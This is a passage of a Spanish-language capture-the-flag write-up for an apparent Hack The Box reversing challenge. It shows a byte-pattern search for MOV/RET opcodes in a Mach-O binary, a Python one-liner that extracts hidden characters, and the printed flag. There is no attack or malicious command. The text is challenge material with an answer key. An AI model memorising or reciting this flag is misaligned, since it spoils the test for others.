0x010a6840    1 6            sym._main.R19.Expected
0x010a6400    1 6            sym._main.R2.Expected
0x010a6880    1 6            sym._main.R20.Expected
```

2. Análisis de Ensamblador (Assembly)

Se teorizó sobre cómo se ve una función simple que retorna un carácter constante en código máquina (OpCodes) para arquitectura x86-64:

- Instrucción `MOV EAX, [VALOR]`: Mueve el carácter al registro de retorno. Hex: `B8 XX 00 00 00`.
- Instrucción `RET`: Retorna de la función. Hex: `C3`.

Patrón de bytes buscado: `\xb8(.)\x00\x00\x00\xc3`



3. Extracción Automatizada (Scripting)


Dado que herramientas como `objdump` presentaban incompatibilidad con el formato Mach-O en Linux, se utilizó un "one-liner" de Python para escanear los bytes crudos del binario y extraer los caracteres ocultos dentro de las instrucciones `MOV`.

Comando utilizado:

Bash
python3 -c "import re; print(b''.join(re.findall(b'\xb8(.)\x00\x00\x00\xc3', open('memory_minder', 'rb').read())).decode('utf-8'))"

4. Resultado

El script extrajo una secuencia de caracteres donde, tras limpiar basura del output (funciones booleanas que retornaban 1), se reveló la bandera final:



Flag: `HTB{M3M0RY_R3W1D_SNOWGL0B3}`